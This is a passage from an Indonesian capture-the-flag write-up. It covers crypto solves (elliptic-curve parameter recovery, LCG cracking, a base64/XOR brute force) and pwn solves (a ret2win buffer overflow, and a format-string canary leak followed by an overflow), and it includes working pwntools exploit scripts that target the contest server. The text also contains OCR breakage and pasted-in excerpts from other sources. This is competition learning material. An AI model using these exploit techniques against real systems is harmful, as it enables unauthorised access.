b'WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_Att4ck-/01n_44'
b'WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_Att4ck-/01n_444'
b'WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_Att4ck-/01n_4443'
b'WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_Att4ck-/01n_44433'
b'WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_Att4ck-/01n_444333'
b'WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_Att4ck-/01n_4443335'
b'WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_Att4ck-/01n_44433355'
b'WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_Att4ck-/01n_444333555'
b'WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_Att4ck-/01n_444333555}'
[*] Closed connection to b'167.71.207.218' port 50610
┌──(wrth㉿Wrth)-[/mnt/d/technical/ctf/wreckit]
└─$
```

Flag: WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_Att4ck-/01n_444333555}

Botchling

Wah ini soalnya gg sih

```
from Crypto.Util.number import bytes_to_long
from secret import a, b, key, FLAG
from sage.all import *

p =
0xfffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffeffffffff
0000000000000000ffffffff
E = EllipticCurve(GF(p), (0, a, 0, b, 0))
G = E.gens()[0]

m = bytes_to_long(FLAG)
P = E.lift_x(Integer(m))
Q = P * key
x = int(pow(key + int(G[1]), m, E.order()))

assert (P * x)[0] == m
assert Q * (x+1) + G == G

print(f'G = {G}')
print(f'Q = {Q}')
```

Simpel banget keliatannya. Saya jadi bingung kenapa ovt seharian
Jadi kalau dilihat
Q * (x+1) + G = G, berarti
Q * (x+1) = O
Nah nilai x yang memenuhi Qx = 0 itu kalau x adalah order dari E, sebut saja ord
x+1 = ord
x = ord - 1

Ternyata ez WKWKWK
Sekarang cari keynya

x kan (key + g)**m % ord, berarti
ord - 1 = (key+g)**m % ord

Nah sekarang bayangin key+g ini ord - 1, karena [binomial theorem](), kita tahu kalau hasil ekspansi (ord - 1)**m ini berkelipatan ord. Kecuali konstanta terakhirnya yaitu -1**m, kalau asumsi kita m itu ganjil, maka -1**m = -1, dan -1 % ord = ord - 1. Berarti udah bener kalau key+g = ord - 1 alias key+g = x

Nah karena udah tau cara recover key nya sekarang kita recover parameter curve nya dulu.

Pertama perlu diperhatikan a dan b ini bukan dalam bentuk biasa x**3 + ax + b, melainkan x**3 + ax**2 + bx.

Kita juga diberikan 2 titik pada kurva, G (x1,y1) dan Q (x1,y1), karena ada 2 persamaan dan 2 variabel jadi kita dapat menyelesaikannya dengan mudah

Berikut rumus yang saya gunakan

```
x1**3 + a*x1**2 + b*x1 == y1**2 % p
x2**3 + a*x2**2 + b*x2 == y2**2 % p

# kalikan persamaan 1 dengan x2
x1**3*x2 + a*x1**2*x2 + b*x1*x2 == y1**2 *x2 % p

# kalikan persamaan 2 dengan x1
x2**3*x1 + a*x2**2*x1 + b*x2*x1 == y2**2 *x1 % p

# kurangi persamaan 1 dengan persamaan 2
x1**3*x2 + a*x1**2*x2 - (x2**3*x1 + a*x2**2*x1) == y1**2 *x2 - y2**2 *x1 % p

# faktor x1*x2
x1*x2(x1**2 + a*x1 - x2**2 - a*x2) == y1**2 *x2 - y2**2 *x1 % p

# bagi dengan x1*x2
x1**2 + a*x1 - x2**2 - a*x2 == (y1**2 *x2 - y2**2 *x1) * inverse(x1*x2, p) % p

# pindahkan x1 dan x2 ke seberang
a*x1 - a*x2 == ((y1**2 *x2 - y2**2 *x1) * inverse(x1*x2, p) - x1**2 + x2**2) % p

# faktor a
a(x1 - x2) == ((y1**2 *x2 - y2**2 *x1) * inverse(x1*x2, p) - x1**2 + x2**2) % p

# bagi dengan x1 - x2
a = ((y1**2 *x2 - y2**2 *x1) * inverse(x1*x2, p) - x1**2 + x2**2) * inverse(x1 - x2, p) % p
```

Solver:

```
from sage.all import *
from Crypto.Util.number import long_to_bytes, bytes_to_long, inverse
def attack(p, x1, y1, x2, y2):
    # x1**3 + a*x1**2 + b*x1 == y1**2 % p
    # x2**3 + a*x2**2 + b*x2 == y2**2 % p
    # x1**3*x2 + a*x1**2*x2 + b*x1*x2 == y1**2 *x2 % p
    # x2**3*x1 + a*x2**2*x1 + b*x2*x1 == y2**2 *x1 % p
    # x1**3*x2 + a*x1**2*x2 - (x2**3*x1 + a*x2**2*x1) == y1**2 *x2 - y2**2
*x1 % p
```

```
    # x1*x2(x1**2 + a*x1 - x2**2 - a*x2) == y1**2 *x2 - y2**2 *x1 % p
    # x1**2 + a*x1 - x2**2 - a*x2 == (y1**2 *x2 - y2**2 *x1) *
inverse(x1*x2, p) % p
    # a*x1 - a*x2 = ((y1**2 *x2 - y2**2 *x1) * inverse(x1*x2, p) - x1**2 +
x2**2) % p
    # a(x1 - x2) = ((y1**2 *x2 - y2**2 *x1) * inverse(x1*x2, p) - x1**2 +
x2**2) % p
    # a = ((y1**2 *x2 - y2**2 *x1) * inverse(x1*x2, p) - x1**2 + x2**2) *
inverse(x1 - x2, p) % p
    a = ((y1**2 *x2 - y2**2 *x1) * inverse(x1*x2, p) - x1**2 + x2**2) *
inverse(x1 - x2, p) % p

    # x1**3 + a*x1**2 + b*x1 == y1**2 % p
    b = (y1**2 - x1**3 - a*x1**2) * inverse(x1, p) % p
    return a,b



p =
0xfffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffeffffffff
0000000000000000ffffffff
x1 =
35479398418571044475225791917105645289060771909483319985422214869302964254
813548268204793543620946914241163838124374
y1 =
30048235483568006926655811547233137592029976722649436067590607052421261519
8206759124619498623523126222609328321428044
x2 =
36758911494670239449093867127661043806878457494066627360575474837693259989
634299646470658113781194612017478099423587
y2 =
14621844374222883300151173964724943770283181681425443169286952928416580429
237405090631620238634170849512847871811605
a, b = attack(p, x1, y1, x2, y2)
print(a, b)
assert((x1**3 + a*x1**2 + b*x1) % p == y1**2 % p)
assert((x2**3 + a*x2**2 + b*x2) % p == y2**2 % p)

E = EllipticCurve(GF(p), (0, a, 0, b, 0))
Q = E(x2, y2)
```

```
# print(E)
G = E(x1, y1)
x = int(E.order()-1)
key = x - int(G[1])
print(long_to_bytes(int((Q *  inverse(int(key), x+1))[0])))
```

```
┌──(wrth㉿Wrth)-[/mnt/d/technical/ctf/wreckit]
└─$ python3 solvebot.py
191104753056278736048652241334772179133263171707373052481870092449601677262093
b'WRECKIT40{told_you_it_just_baby_e9134f}'
┌──(wrth㉿Wrth)-[/mnt/d/technical/ctf/wreckit]
└─$
```

Flag: WRECKIT40{told_you_it_just_baby_e9134f}

1.5timepad

Wah ini galak sih soalnya

```
#!/usr/bin/env python3
from base64 import urlsafe_b64encode as e
from hashlib import sha384 as h
import random
import re

FLAG = re.findall(r"^WRECKIT40{(\w+)}$", open("flag.txt").read())[0]
HALF = 18
assert len(FLAG) == 2 * HALF

x = lambda a, b: bytes([x ^ y for x, y in zip(a, b)])


class Challenge:
    def __init__(self):
        self.m = pow(2, 8 * HALF)
        self.a = random.randrange(2, self.m - 2, 2)
        self.b = random.randrange(self.a, self.m)
        self.x = int.from_bytes(FLAG[HALF:].encode())

    def getrandnum(self):
        self.x = (self.a * self.x - self.b) % self.m
        return self.x

    def getrandchars(self):
        return hex(self.getrandnum())[2:]

    def encrypt(self, f: str):
        g = str(random.randint(pow(10, len(f) - 1), pow(10, len(f)) -
1)).encode()
        return e(h(f.encode()).digest() + x(e(x(f.encode(), g)),
e(g))).decode()


def main():
    chall = Challenge()
    for _ in range(5):
```

```
        m = chall.getrandchars()
        print("<< " + chall.encrypt(m))
        if input(">> ").strip() != m:
            print("Wrong!")
            exit()

    print("Congrats! Here are the prizes for you:")
    print("++ " + e(FLAG[:HALF].encode()).decode())
    print("++ " + h(FLAG.encode()).hexdigest())


if __name__ == "__main__":
    main()
```

Jadi ada 2 hal yang perlu diketahui, pertama itu f charsetnya hanya hex, dan g charsetnya hanya 0-9.

Terus ini skemanya m = e(f ^ g) ^ e(g), dimana e itu fungsi base64.
Nah jadi ngga ada pilihan lain selain nge bruteforce, Biar jadi efisien perlu beberapa optimalisasi.

Pertama base64 itu kan ngambil 6 bit dan string biasa itu 8 bit, berarti kita bisa kelompokkan per 24 bit, dimana string biasa kita 3 karakter dan base64 nya 3 karakter. Jadi untuk e(g) kita bisa bruteforce terpisah g nya per 3 karakter.

Nah cara tahu kalau g yang kita brute itu valid atau tidak, bisa dengan cara melihat hasil f nya. Misalkan d itu fungsi decode base64, berarti d(m ^ e(g)) ^ g harus berupa karakter-karakter hex.

Sebenarnya optimalisasi segitu aja cukup sih. Masalahnya biasa tiap 3 karakter itu ada beberapa g yang valid, itulah gunanya hasil hash didepan m, biar kita bisa validasi m kita.

Nah masalahnya kadang kali m yang memungkinkan itu sangat banyak, sehingga tidak mungkin dicobain satu-satu, jadi kita bisa reconnect terus menerus sampe cukup beruntung dapat challenge dimana 5 5 nya tidak memiliki terlalu banyak value m yang memungkinkan.

```
from pwn import *
from base64 import urlsafe_b64encode as e, urlsafe_b64decode as d
from hashlib import sha384 as h
import string
from math import prod
```

```
from itertools import product
state = []
# r = process('./server.py')
r = remote("167.71.207.218", 35015)
string.hexdigits = string.hexdigits.encode()
poskey = [f"{i:03d}".encode() for i in range(1000)]

streak = 0
while streak < 5:
    print("streak ", streak)
    r.recvuntil(b'<< ')
    chall = r.recvline().decode().strip()
    hf, chall = d(chall.encode())[:48], d(chall.encode())[48:]
    assert(len(chall) % 4 == 0)
    s = [set() for i in range(0, len(chall), 4)]
    for i in range(0, len(chall), 4):
        for key in poskey:
            if (i == 0 and key.startswith(b'0')):
                continue
            try:
                t = xor(e(key), chall[i:i+4])
                if any([c not in
b"1234567890ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz-_" for c
in t]):
                    continue
                t = xor(d(t), key)
                if all([c in string.hexdigits for c in t]):
                    s[i//4].add(t)
            except:
                continue
    if 0 < (tmp:=prod([len(i) for i in s])) < 3000000:
        print(tmp)
        for i in product(*s):
            ts = b''.join(i)
            if h(ts).digest() == hf:
                r.sendline(ts)
                state.append(int(ts,16))
                streak += 1
                break
    else:
```

```
        print(tmp, "too much possibility")
        state = []
        streak = 0
        r.close()
        # r = process('./server.py')
        r = remote("167.71.207.218", 35015)
print(r.recvall().decode())
```

Nah INI BARU SEPARUH DARI FLAG T_T. sekarang kita harus recover separohnya lagi, separohnya lagi ada disini

```
class Challenge:
    def __init__(self):
        self.m = pow(2, 8 * HALF)
        self.a = random.randrange(2, self.m - 2, 2)
        self.b = random.randrange(self.a, self.m)
        self.x = int.from_bytes(FLAG[HALF:].encode())
```

Kebetulan ini pakai LCG jadi harusnya bisa di recover seperti biasa aja kayak di [sini](),

Challenge 2: unknown increment and multiplier

Previous two levels were rather trivial, time for something more interesting. Now we know neither multiplier nor increment:

```
m = # unknown
c = # unknown
n = 9223372036854775783
```

Now we don't know increment and multiplier. At least we get to know three consecutive values from LCG:

```
s0 = 6473702802409947663
s1 = 6562621845583276653
s2 = 4483807506768649573
```

This looks much harder, but really isn't - we still have two linear equations, and two unknowns, so everything should go smoothly:

```
s_1 = s0*m + c  (mod n)
s_2 = s1*m + c  (mod n)

s_2 - s_1 = s1*m - s0*m  (mod n)
s_2 - s_1 = m*(s1 - s0)  (mod n)
m = (s_2 - s_1)/(s_1 - s_0)  (mod n)
```

And when we know multiplier, problem is reduced to the one we already solved in chellenge 1. Let's implement this in Python:

```
def crack_unknown_multiplier(states, modulus):
    multiplier = (states[2] - states[1]) * modinv(states[1] - states[0], modulus) % modulus
    return crack_unknown_increment(states, modulus, multiplier)

print crack_unknown_multiplier([6473702802409947663, 6562621845583276653, 4483807506768649573], 9223372036854775783)
```

nah tapi ada plot twist lagi, kalau dilihat di artikel itu kan pake modular inverse, masalahnya

modulusnya (2**8*18) itu ngga prima, dan yang mau diinverse itu ngga coprime sama m, jadi kita harus pake trick ini buat inverse nya

How can I calculate $(x * k)/i \pmod m$ where i and m are relatively **not co-prime** ?

We know that, if $\gcd(i, m) \neq 1$, then there doesn't exist a modular multiplicative inverse of $i \bmod m$. Then how can it be solved?

Thanks in Advance :)

modular-arithmetic

Share Cite Follow

edited Nov 10, 2014 at 19:41
Loreno Heer
4,410 ● 1 ■ 21 ▲ 41

asked Nov 10, 2014 at 19:26
Md Saiful Islam
1 ▲ 2

Add a comment

2 Answers

Sorted by: Highest score (default)

As imu96 remarked, there is no solution in the general case.

However, if $(x * k)/\gcd(i, m)$ is an integer, you could calculate it using:

$$(x * k)/i \equiv (x * k) \Big/ \left(\gcd(i, m) * \frac{i}{\gcd(i, m)}\right) \pmod m$$
$$\equiv (x * k/\gcd(i, m)) * \left(\frac{i}{\gcd(i, m)}\right)^{-1} \pmod m$$

Note that $\frac{i}{gcd(i,m)}$ and m are co-prime.

Full Solver:

```
from pwn import *
from base64 import urlsafe_b64encode as e, urlsafe_b64decode as d
from hashlib import sha384 as h
import string
from math import prod
from itertools import product
state = []
# r = process('./server.py')
r = remote("167.71.207.218", 35015)
string.hexdigits = string.hexdigits.encode()
```


```
poskey = [f"{i:03d}".encode() for i in range(1000)]

streak = 0
while streak < 5:
    print("streak ", streak)
    r.recvuntil(b'<< ')
    chall = r.recvline().decode().strip()
    hf, chall = d(chall.encode())[:48], d(chall.encode())[48:]
    assert(len(chall) % 4 == 0)
    s = [set() for i in range(0, len(chall), 4)]
    for i in range(0, len(chall), 4):
        for key in poskey:
            if (i == 0 and key.startswith(b'0')):
                continue
            try:
                t = xor(e(key), chall[i:i+4])
                if any([c not in
b"1234567890ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz-_" for c
in t]):
                    continue
                t = xor(d(t), key)
                if all([c in string.hexdigits for c in t]):
                    s[i//4].add(t)
            except:
                continue
    if 0 < (tmp:=prod([len(i) for i in s])) < 3000000:
        print(tmp)
        for i in product(*s):
            ts = b''.join(i)
            if h(ts).digest() == hf:
                r.sendline(ts)
                state.append(int(ts,16))
                streak += 1
                break
    else:
        print(tmp, "too much possibility")
        state = []
        streak = 0
        r.close()
        # r = process('./server.py')
```

```
        r = remote("167.71.207.218", 35015)
print(r.recvall().decode())

from math import gcd
from sage.all import GF

def crack_unknown_increment(states, modulus, multiplier):
    increment = (states[1] - states[0]*multiplier) % modulus
    return modulus, multiplier, increment

def crack_unknown_multiplier(states, modulus):
    i = states[1] - states[0]
    multiplier = (states[2] - states[1])//(gcd(i, modulus)) *
inverse(i//gcd(i, modulus), modulus) % modulus
    return crack_unknown_increment(states, modulus, multiplier)

from Crypto.Util.number import *
m = pow(2, 8 * 18)
# print(state)
m, a, c = crack_unknown_multiplier(state, m)
# print(c)
assert (state[0] * a + c) % m == state[1]
x = (((state[0] - c) % m)//gcd(a,m) * inverse(a//gcd(a,m),m)) % m
print(long_to_bytes(x))
```

Saat di run:

```
82944
streak  1
884736
streak  2
15925248 too much possibility
[*] Closed connection to 167.71.207.218 port 35015
[+] Opening connection to 167.71.207.218 on port 35015: Done
streak  0
5308416 too much possibility
[*] Closed connection to 167.71.207.218 port 35015
[+] Opening connection to 167.71.207.218 on port 35015: Done
streak  0
884736
streak  1
37748736 too much possibility
[*] Closed connection to 167.71.207.218 port 35015
[+] Opening connection to 167.71.207.218 on port 35015: Done
streak  0
1179648
streak  1
589824
streak  2
442368
streak  3
589824
streak  4
663552
[+] Receiving all data: Done (170B)
[*] Closed connection to 167.71.207.218 port 35015
>> Congrats! Here are the prizes for you:
++ YnIwX3N0aWxsX3VzM19jbDQ1
++ bbcba781c975fec2c8d8092b3d1332ba509f39769932c1b8febf4a213afededb82771ac90c85a62846d7611c6a4db0d5

b'51c_crypto_in_2023'
┌──(wrth㉿Wrth)-[/mnt/d/technical/ctf/wreckit]
└─$
```

Tinggal decode base64 terus digabungin deh:



Flag: WRECKIT40{br0_still_us3_cl4551c_crypto_in_2023}

PWN

PWN Free Flag


Ini free flag, jadi ada buffer overflow di sub_1090

Terus ada yang ngebuka flag.txt di sub_10b0

```
gef➤ disas sub_10b0
Dump of assembler code for function sub_10b0:
   0x0000000000400879 <+0>:     push   rbp
   0x000000000040087a <+1>:     mov    rbp,rsp
   0x000000000040087d <+4>:     sub    rsp,0x10
   0x0000000000400881 <+8>:     mov    esi,0x400974
   0x0000000000400886 <+13>:    mov    edi,0x400976
   0x000000000040088b <+18>:    call   0x4006b0 <fopen@plt>
   0x0000000000400890 <+23>:    mov    QWORD PTR [rbp-0x10],rax
   0x0000000000400894 <+27>:    cmp    QWORD PTR [rbp-0x10],0x0
   0x0000000000400899 <+32>:    jne    0x4008af <sub_10b0+54>
   0x000000000040089b <+34>:    mov    edi,0x400989
   0x00000000004008a0 <+39>:    call   0x400650 <puts@plt>
   0x00000000004008a5 <+44>:    mov    edi,0x0
   0x00000000004008aa <+49>:    call   0x4006c0 <exit@plt>
   0x00000000004008af <+54>:    mov    rax,QWORD PTR [rbp-0x10]
   0x00000000004008b3 <+58>:    mov    rdi,rax
   0x00000000004008b6 <+61>:    call   0x400680 <fgetc@plt>
   0x00000000004008bb <+66>:    mov    BYTE PTR [rbp-0x1],al
   0x00000000004008be <+69>:    jmp    0x4008da <sub_10b0+97>
   0x00000000004008c0 <+71>:    movsx  eax,BYTE PTR [rbp-0x1]
   0x00000000004008c4 <+75>:    mov    edi,eax
   0x00000000004008c6 <+77>:    call   0x400640 <putchar@plt>
   0x00000000004008cb <+82>:    mov    rax,QWORD PTR [rbp-0x10]
   0x00000000004008cf <+86>:    mov    rdi,rax
   0x00000000004008d2 <+89>:    call   0x400680 <fgetc@plt>
   0x00000000004008d7 <+94>:    mov    BYTE PTR [rbp-0x1],al
   0x00000000004008da <+97>:    cmp    BYTE PTR [rbp-0x1],0xff
   0x00000000004008de <+101>:   jne    0x4008c0 <sub_10b0+71>
   0x00000000004008e0 <+103>:   mov    rax,QWORD PTR [rbp-0x10]
   0x00000000004008e4 <+107>:   mov    rdi,rax
   0x00000000004008e7 <+110>:   call   0x400660 <fclose@plt>
   0x00000000004008ec <+115>:   nop
   0x00000000004008ed <+116>:   leave
   0x00000000004008ee <+117>:   ret
End of assembler dump.
gef➤ x/s 0x400976
0x400976:       "/home/ctf/flag.txt"
gef➤
```

Tinggal ret2win aja

```python
from pwn import *

# r = process("./chall")
r = remote("167.71.207.218", 50602)
elf = ELF('./chall')
r.sendline(b"A"*(512+8) + p64(elf.sym["sub_10b0"]))
r.interactive()
```



Flag: WRECKIT40{sesuai_j4nj1_b4ng_buat_newbie_K3s14n}

Menari bersama

Sekarang ada canarynya

Setupnya mirip2, ada buffer overflow sama fungsi ngebaca flag.txt (disini namanya bss)
Nah tapi sekarang ada input satu lagi dan juga canary.


Kebetulan input kita yang satunya ini ada format string vulnerability juga, jadi bisa kita pake buat nge leak canarynya

```
from pwn import *

context.log_level = 'critical'
for i in range(300):
    # r = process("./menaribersama")
    r = remote("167.71.207.218", 50600)
    # elf = ELF('./menaribersama')
    r.sendlineafter(b"siapa? \n",f"%{i}$p")
    print(i, r.recvline())
    r.close()
```

```
30 b'(nil)\n'
31 b'0x7fcf31ebd419\n'
32 b'0x15\n'
33 b'0x7fedcbe80620\n'
34 b'0xa\n'
35 b'0x400a38\n'
36 b'0x7fff3b1f38d0\n'
37 b'0x7ff702a2982b\n'
38 b'0x15\n'
39 b'0x7f343f329620\n'
40 b'0x400a38\n'
41 b'0x7ffbd730c80a\n'
42 b'(nil)\n'
43 b'0x7df58ebbeb6fd100\n'
44 b'0x7ffec1d6d8d0\n'
45 b'0x40085e\n'
46 b'0x7ffe8bf619e0\n'
47 b'0x400940\n'
48 b'0x4009b0\n'
49 b'0x7f93ebb59840\n'
50 b'(nil)\n'
51 b'0x7ffdd5fe09e8\n'
52 b'0x100000000\n'
53 b'0x4008ec\n'
54 b'(nil)\n'
55 b'0x139069a03d0fef6f\n'
56 b'0x400750\n'
57 b'0x7ffc684bc020\n'
58 b'(nil)\n'
59 b'(nil)\n'
60 b'0xebc9cba67168bda3\n'
61 b'0x80db5e977e6cacbb\n'
62 b'(nil)\n'
63 b'(nil)\n'
64 b'(nil)\n'
65 b'(nil)\n'
```

Kalau dilihat ada yang mirip canary di 43, salah satu cirinya karena akhirannya 00, dan ya ternyata memang benar itu canarynya. Jadi tinggal buffer overflow terus overwrite canary dengan canary yg udh di leak terus masukin aja deh address bss

```
from pwn import *

# context.log_level = 'critical'
# for i in range(300):
#     # r = process("./menaribersama")
#     r = remote("167.71.207.218", 50600)
#     # elf = ELF('./menaribersama')
#     r.sendlineafter(b"siapa? \n",f"%{i}$p")
#     print(i, r.recvline())
#     r.close()
r = process("./menaribersama")
r = remote("167.71.207.218", 50600)
elf = ELF('./menaribersama')
# gdb.attach(r)
# input()
r.sendlineafter(b"siapa? \n",b"%43$p")
canary = int(r.recvline()[2:], 16)
# print(hex(canary))
r.sendlineafter(b"berapa?", b"A"*(0x130-8) + p64(canary) + b"A"*8 +
p64(elf.sym["bss"]))
r.interactive()
```




Flag: WRECKIT40{pem4nas4n_dulu_d3ngan_c4nary_y4_g3s_y4}


WEB

Jwttt

Jadi di halaman utamanya ngga ada apa-apa, tapi di deskripsi dibilang “masuklah dengan login”, jadi saya ke /login dan muncul seperti ini



